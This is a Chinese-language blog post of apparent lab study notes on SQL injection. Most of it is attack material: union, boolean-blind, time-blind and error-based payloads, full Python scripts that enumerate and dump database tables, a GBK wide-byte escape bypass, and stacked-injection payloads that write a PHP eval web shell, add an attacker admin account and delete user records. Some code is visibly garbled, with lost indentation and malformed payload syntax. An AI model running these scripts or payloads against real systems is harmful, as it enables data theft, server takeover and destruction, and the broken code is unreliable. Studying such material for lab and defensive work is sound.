SQL注入漏洞

ljnljn Lv6

简单的注入

例题(联合注入)

1、看是什么注入类型
-1 and 1=1发现可以执行,说明是数字型注入
2、看有多少列
-1 order by 数字 一直测试多少才行

-1 order by 5报错,说明有四列
assets/SQL注入漏洞/file-20250729105201114.png

3、查询联合注入显示位

-1 union select 1,2,3,4查询,发现只有2,4显示出来,说明2,4是显示位
assets/SQL注入漏洞/file-20250729105341325.png


然后对数据库名查询
-1 union select 1,database(),3,4
assets/SQL注入漏洞/file-20250729105422338.png

对表名查询
-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='ctf' #
group_concat指的是把所有内容显示在一行
assets/SQL注入漏洞/file-20250729105628470.png
对字段名查询
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flag' and table_schema='ctf' #
assets/SQL注入漏洞/file-20250729105919778.png




对表中记录查询


-1 union select 1,id,3,flag from flag #
assets/SQL注入漏洞/file-20250729110042063.png

例题2 数字型注入

确定注入类型
assets/SQL注入漏洞/file-20250729110208468.png
确定列数量,这里是3列
assets/SQL注入漏洞/file-20250729110233321.png
2,3是显示点
assets/SQL注入漏洞/file-20250729110421257.png
开始啦
http://95743986763a.target.yijinglab.com/?id=-1 union select 1,database(),3 #&submit=%E6%9F%A5%E8%AF%A2
assets/SQL注入漏洞/file-20250729110457600.png


http://95743986763a.target.yijinglab.com/?id=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='sqli' #&submit=%E6%9F%A5%E8%AF%A2
assets/SQL注入漏洞/file-20250729110543638.png
http://95743986763a.target.yijinglab.com/?id=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag' and table_schema='sqli' #&submit=%E6%9F%A5%E8%AF%A2
assets/SQL注入漏洞/file-20250729110633771.png
http://95743986763a.target.yijinglab.com/?id=-1 union select 1,id,flag from flag #&submit=%E6%9F%A5%E8%AF%A2
assets/SQL注入漏洞/file-20250729110707923.png

例题3 字符型注入

输入-1 and 1 =1 显示wrong,说明不是数字型
输入-1' or 1=1 #显示内容,说明是字符型
开干
order by好像不行,直接用union select看有多少
http://2405192b739a.target.yijinglab.com/?id=-1' union select 1,2,3,4--+
assets/SQL注入漏洞/file-20250729111338016.png
http://2405192b739a.target.yijinglab.com/?id=-1' union select database(),2,3,4--+
assets/SQL注入漏洞/file-20250729111406318.png
http://2405192b739a.target.yijinglab.com/?id=-1' union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='sqli'--+
assets/SQL注入漏洞/file-20250729111701387.png
http://2405192b739a.target.yijinglab.com/?id=-1' union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flag' and table_schema='sqli'--+
assets/SQL注入漏洞/file-20250729111744070.png
http://2405192b739a.target.yijinglab.com/?id=-1' union select 1,id,3,flag from flag--+
assets/SQL注入漏洞/file-20250729111821113.png

布尔盲注

布尔盲注主要就是猜,猜数据库名,数据库⻓度,字段名,字段⻓度之类的,主要步骤如下

  1. 判断是否存在注入
  2. 获取数据库长度
  3. 逐字猜解数据库名
  4. 猜解表名数量
  5. 猜解某个表名长度
  6. 逐字猜解表名
  7. 猜解列名数量
  8. 猜解某个列名长度
  9. 逐字猜解列名
  10. 判断数据数量
  11. 猜解某条数据长度
  12. 逐位猜解数据
    判断:-1 or 1=1 #


    首先判断database()的长度id=-1 or length(database())>数字 #
    这里长度就是18
    assets/SQL注入漏洞/file-20250729141512386.png
    assets/SQL注入漏洞/file-20250729141523736.png
    随后要获得database是什么
    -1 or ascii(substr(database(),1,1))=65就行
    一个一个截取字符看是否对应

    那肯定要用脚本了
1
2
3
4
5
6
7
8
9
10
11
import requests

for i in range(1,16,1):
for j in range(32,150):
url="http://94cf85ac5967.target.yijinglab.com/boolean-blind.php?id=-1 or ascii(substr(database(),%d, 1))=%d -- +" % (i, j)
res=requests.get(url=url)
if“产品存在"in res.text:
print(chr(j))
a = a + chr(j)
break
print("数据库名是"+a)

assets/SQL注入漏洞/file-20250729142259832.png
获取数据库中表的个数

1
-1 or (select count(table_name) from information_schema.tables where table_schema='sql_injection_demo') = 2

脚本

1
2
3
4
5
6
7
8
import requests  
for i in range(10):
url="http://d99236ac344d.target.yijinglab.com/boolean-blind.php?id=-1 or (select count(table_name) from information_schema.tables where table_schema='sql_injection_demo') = %d -- +" %(i)
res=requests.get(url)
if "产品存在" in res.text:
print("表的数量是"+str(i))
else:
pass

获取表长

1
2
3
4
5
6
7
8
9
10
import requests  
for j in range(2):
for i in range(20):
url="http://d99236ac344d.target.yijinglab.com/boolean-blind.php?id=-1 or (select length(table_name) from information_schema.tables where table_schema='sql_injection_demo' limit %d,1)=%d -- +" %(j,i)
res=requests.get(url)
if "产品存在" in res.text:
print("第"+str(j+1)+"张表的长度是"+str(i))
break
else:
pass

获取表名

1
2
3
4
5
6
7
8
9
10
11
12
import requests  
a=''
for i in range(1,8,1):
for j in range(32,150):
url="http://d99236ac344d.target.yijinglab.com/boolean-blind.php?id=-1 or ascii(substr((select table_name from information_schema.tables where table_schema='sql_injection_demo' limit 0,1),%d,1))=%d -- +" %(i,j)
#print(url)
res=requests.get(url)
if "产品存在" in res.text:
print(chr(j))
a=a+chr(j)
break
print("第一个表名是"+a)

时间盲注

根据响应时间判断
脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
import requests  
import time
import string

url = "http://803ebfafce23.target.yijinglab.com//time-based-blind.php" # <-- 替换为你的目标
param_name = "id"
delay = 5
threshold = 4
max_len = 30
extract_count = 5 # 默认获取前5条数据
headers = {
"User-Agent": "Mozilla/5.0"
}

def send_payload(payload):
params = {param_name: payload}
start = time.time()
try:
r = requests.get(url, params=params, headers=headers, timeout=delay + 2)
elapsed = time.time() - start
except requests.exceptions.ReadTimeout:
elapsed = delay + 1
return elapsed > threshold

def extract_string(sql_query, max_length=100):
result = ""
safe_charset = ''.join(c for c in string.printable if c not in ['\r', '\n', '\t', '%', '\\', '"', "'"])

for i in range(1, max_length + 1):
found = False
for c in safe_charset:
ascii_val = ord(c)
# 注意:sql注入中字符要避免被截断或影响语法
payload = f"1 AND IF(ASCII(SUBSTRING(({sql_query}),{i},1))={ascii_val},SLEEP({delay}),0)"
if send_payload(payload):
result += c
print(f" [*] 第 {i} 位字符: {c}")
found = True
break if not found:
break
return result


def get_table_names():
print("\n========== 枚举所有表名 ==========")
tables = []
index = 0
while True:
index += 1
subquery = f"SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT {index-1},1"
table_name = extract_string(subquery)
if not table_name:
break
tables.append(table_name)
print(f"[+] 发现表: {table_name}")
return tables

def get_column_names(table):
print(f"\n========== 表 `{table}` 的字段 ==========")
columns = []
index = 0
while True:
index += 1
subquery = f"SELECT column_name FROM information_schema.columns WHERE table_name='{table}' AND table_schema=database() LIMIT {index-1},1"
column_name = extract_string(subquery)
if not column_name:
break
columns.append(column_name)
print(f"[+] 字段: {column_name}")
return columns

def get_column_data(table, column, row_limit=extract_count):
print(f"\n========== 表 `{table}` 字段 `{column}` 的前 {row_limit} 行数据 ==========")
for i in range(row_limit):
subquery = f"SELECT {column} FROM {table} LIMIT {i},1"
value = extract_string(subquery)
if value:
print(f"[{i+1}] {value}")
else:
print(f"[{i+1}] (空或提取失败)")

# -------------------------------
# 主流程
# -------------------------------
if __name__ == "__main__":
tables = get_table_names()
if not tables:
print("[-] 没有发现表。可能不存在盲注。")
exit()

print("\n========== 所有表名 ==========")
for i, t in enumerate(tables):
print(f"{i+1}. {t}")

table = input("\n请输入要查看字段的表名:").strip()
if table not in tables:
print("[-] 表名无效。")
exit()

columns = get_column_names(table)
if not columns:
print("[-] 表中没有字段。")
exit()

print("\n========== 所有字段 ==========")
for i, col in enumerate(columns):
print(f"{i+1}. {col}")

column = input("\n请输入要提取数据的字段名:").strip()
if column not in columns:
print("[-] 字段名无效。")
exit()

get_column_data(table, column)

报错注入

可以把正确的信息携带在报错的信息中

12种报错注入函数

1、通过floor报错,注入语句如下:

1
and (select 1 from (select count(*),concat(user(),floor(rand(0)*2))x from information_schema.tables group by x)a);

2、通过extractvalue报错,注入语句如下:

1
and (extractvalue(1,concat(0x7e,(select user()),0x7e)));

3、通过updatexml报错,注入语句如下:

1
and (updatexml(1,concat(0x7e,(select user()),0x7e),1));

4、通过exp报错,注入语句如下:

1
and exp(~(select * from (select user () ) a) );

5、通过join报错,注入语句如下:

1
select * from(select * from mysql.user ajoin mysql.user b)c;

6、通过NAME_CONST报错,注入语句如下:

1
and exists(selectfrom (selectfrom(selectname_const(@@version,0))a join (select name_const(@@version,0))b)c);

7、通过GeometryCollection()报错,注入语句如下:

1
and GeometryCollection(()select *from(select user () )a)b );

8、通过polygon ()报错,注入语句如下:

1
and polygon (()select * from(select user ())a)b );

9、通过multipoint ()报错,注入语句如下:

1
and multipoint (()select * from(select user() )a)b );

10、通过multlinestring ()报错,注入语句如下:

1
and multlinestring (()select * from(selectuser () )a)b );

11、通过multpolygon ()报错,注入语句如下:

1
and multpolygon (()select * from(selectuser () )a)b );

12、通过linestring ()报错,注入语句如下:

1
and linestring (()select * from(select user() )a)b );

查别的就把user()改成database()
脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
import requests  
import time
from requests.exceptions import RequestException

# 配置参数 - 可直接修改
config = {
"url": "http://6af4ef6e25bf.target.yijinglab.com/numeric-error-based.php",
"param_name": "user_id",
"error_indicator": "XPATH syntax error", # 错误标识字符串
"delimiter": "~", # 数据分隔符(对应0x7e)
"max_retries": 3, # 失败重试次数
"delay": 1, # 请求间隔(秒)
"headers": {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
}
}


def send_payload(query):
"""发送注入payload并返回提取的信息"""
# 构造报错注入payload
delimiter_hex = "0x7e" # ~的十六进制表示
payload = f"-1 and (extractvalue(1,concat({delimiter_hex},({query}),{delimiter_hex}))); #"

params = {config["param_name"]: payload}

for attempt in range(config["max_retries"]):
try:
response = requests.get(
config["url"],
params=params,
headers=config["headers"],
timeout=10
)

# 检查是否包含错误标识
if config["error_indicator"] in response.text:
# 提取分隔符之间的内容
start = response.text.find(config["delimiter"]) + 1
end = response.text.rfind(config["delimiter"])
if start < end:
return response.text[start:end].strip()
return None

except RequestException as e:
print(f"[!] 请求失败 (尝试 {attempt + 1}/{config['max_retries']}): {str(e)}")
if attempt < config["max_retries"] - 1:
time.sleep(2)
return None


def get_database_info():
"""获取数据库基本信息"""
print("\n========== 数据库基本信息 ==========")
info = {}

# 获取当前数据库名
info["database"] = send_payload("select database()")
print(f"[+] 当前数据库: {info['database'] or '未获取到'}")

# 获取当前用户
info["user"] = send_payload("select user()")
print(f"[+] 当前用户: {info['user'] or '未获取到'}")

# 获取数据库版本
info["version"] = send_payload("select version()")
print(f"[+] 数据库版本: {info['version'] or '未获取到'}")

return info


def get_table_names(db_name):
"""枚举数据库中的所有表名"""
print("\n========== 枚举所有表名 ==========")
tables = []
index = 0

while True:
index += 1
query = f"select table_name from information_schema.tables where table_schema='{db_name}' limit {index - 1},1"
table_name = send_payload(query)

if not table_name or table_name in tables:
break

tables.append(table_name)
print(f"[+] 发现表 {index}: {table_name}")
time.sleep(config["delay"])

return tables


def get_column_names(table):
"""枚举指定表的所有字段名"""
print(f"\n========== 表 `{table}` 的字段 ==========")
columns = []
index = 0

while True:
index += 1
query = f"select column_name from information_schema.columns where table_name='{table}' and table_schema=database() limit {index - 1},1"
column_name = send_payload(query)

if not column_name or column_name in columns:
break

columns.append(column_name)
print(f"[+] 发现字段 {index}: {column_name}")
time.sleep(config["delay"])

return columns


def get_column_data(table, column, row_limit=5):
"""提取指定表和字段的数据"""
print(f"\n========== 表 `{table}` 字段 `{column}` 的前 {row_limit} 行数据 ==========")

for i in range(row_limit):
query = f"select {column} from {table} limit {i},1"
value = send_payload(query)

if value:
# 处理长字符串(extractvalue有长度限制)
if len(value) >= 32:
print(f"[{i + 1}] {value} (可能被截断)")
else:
print(f"[{i + 1}] {value}")
else:
print(f"[{i + 1}] (空或提取失败)")

time.sleep(config["delay"])


# 主流程
if __name__ == "__main__":
# 获取基本信息
db_info = get_database_info()
if not db_info["database"]:
print("[-] 无法获取数据库信息,可能注入点已失效或配置错误")
exit()

# 枚举表名
tables = get_table_names(db_info["database"])
if not tables:
print("[-] 没有发现表")
exit()

# 显示所有表并让用户选择
print("\n========== 所有表名 ==========")
for i, t in enumerate(tables):
print(f"{i + 1}. {t}")

try:
table_index = int(input("\n请输入要查看字段的表序号: ")) - 1
if table_index < 0 or table_index >= len(tables):
raise ValueError
target_table = tables[table_index]
except ValueError:
print("[-] 无效的表序号")
exit()

# 枚举字段名
columns = get_column_names(target_table)
if not columns:
print("[-] 表中没有发现字段")
exit()

# 显示所有字段并让用户选择
print("\n========== 所有字段 ==========")
for i, col in enumerate(columns):
print(f"{i + 1}. {col}")

try:
col_index = int(input("\n请输入要提取数据的字段序号: ")) - 1
if col_index < 0 or col_index >= len(columns):
raise ValueError
target_column = columns[col_index]
except ValueError:
print("[-] 无效的字段序号")
exit()

# 提取数据
get_column_data(target_table, target_column)
print("\n[*] 数据提取完成")

宽字节注入

宽字节注入是一种针对使用宽字节编码(如GBK、GB2312等)的Web应用程序的SQL注入
攻击方式,其核心原理是利用宽字节编码的特性绕过应用程序对单引号(‘)等特殊字符的转义处
理,从而注入恶意SQL语句。

假设后台有一条SQL语句,原本是这样的:
select * from users where id=’用户输入的id值’;

正常情况下,用户输入1,SQL就是select * from users where id=’1’;(没问题)。

场景1:用户输入单引号·,触发转义

如果用户输入‘,应用为了防止注入,会自动在单引号前加反斜杠,把,变成\’(转义)。
此时SQL变成:select * from users where id =’'‘;
这里的\‘被当作一个普通的“转义后的单引号”,不会闭合前面的,,所以SQL语法正常,无法
注入。

场景2:宽字节注入如何“吃掉”反斜杠?

攻击者想让单引号,恢复原样,就需要“干掉”那个转义用的反斜杠\。
反斜杠的ASCII码是0x5C(十六进制),而GBK编码中,0xBF+0x5C 会组成一个合法的汉字“縗”(GBK编码表中0xBF5C对应“縗”)。

攻击方式如下

在单引号前加一个0xBF(URL编码是%BF),输入变成%BF’(即0xBF+’)。

此时应用会先对单引号转义,把,变成\’(0x5C+0x27),所以整个输入变成:
0xBF + 0x5C+ 0x27(即%BF\%27)。
由于数据库用GBK编码,会把0xBF5C识别为汉字“縗”,剩下的0x27(单引号)就单独存在了!
此时SQL 语句变成:
select * from users where id = ‘xxx’ …
这里的单引号‘成功闭合了前面的‘,后面就可以接恶意SQL语句了(比如union select)。

堆叠注入

堆叠注入(Stacked Injections)是一种SQL注入技术,其核心原理是利用数据库支持多语句执行的特性,在一个SQL查询中同时执行多条SQL语句,从而突破单语句限制,执行额外的恶意操作。

常见攻击payload示例:

  1. 查询数据:
1
1'; SELECT username, password FROM admin;--
  1. 写入文件(MySQL):
1
1'; SELECT '<?php eval($_POST[cmd]);?>' INTO OUTFILE '/var/www/shell.php';--
  1. 创建管理员账号:
1
1'; INSERT INTO admin(username, password) VALUES('hacker','123456');--
  1. 删除数据:
1
1'; DELETE FROM users WHERE role='user';
  • 标题: SQL注入漏洞
  • 作者: ljnljn
  • 创建于 : 2025-07-29 22:25:00
  • 更新于 : 2026-05-25 22:04:46
  • 链接: https://ljnljn2005.github.io/2025/07/29/SQL注入漏洞/
  • 版权声明: 本文章采用 CC BY-NC-SA 4.0 进行许可。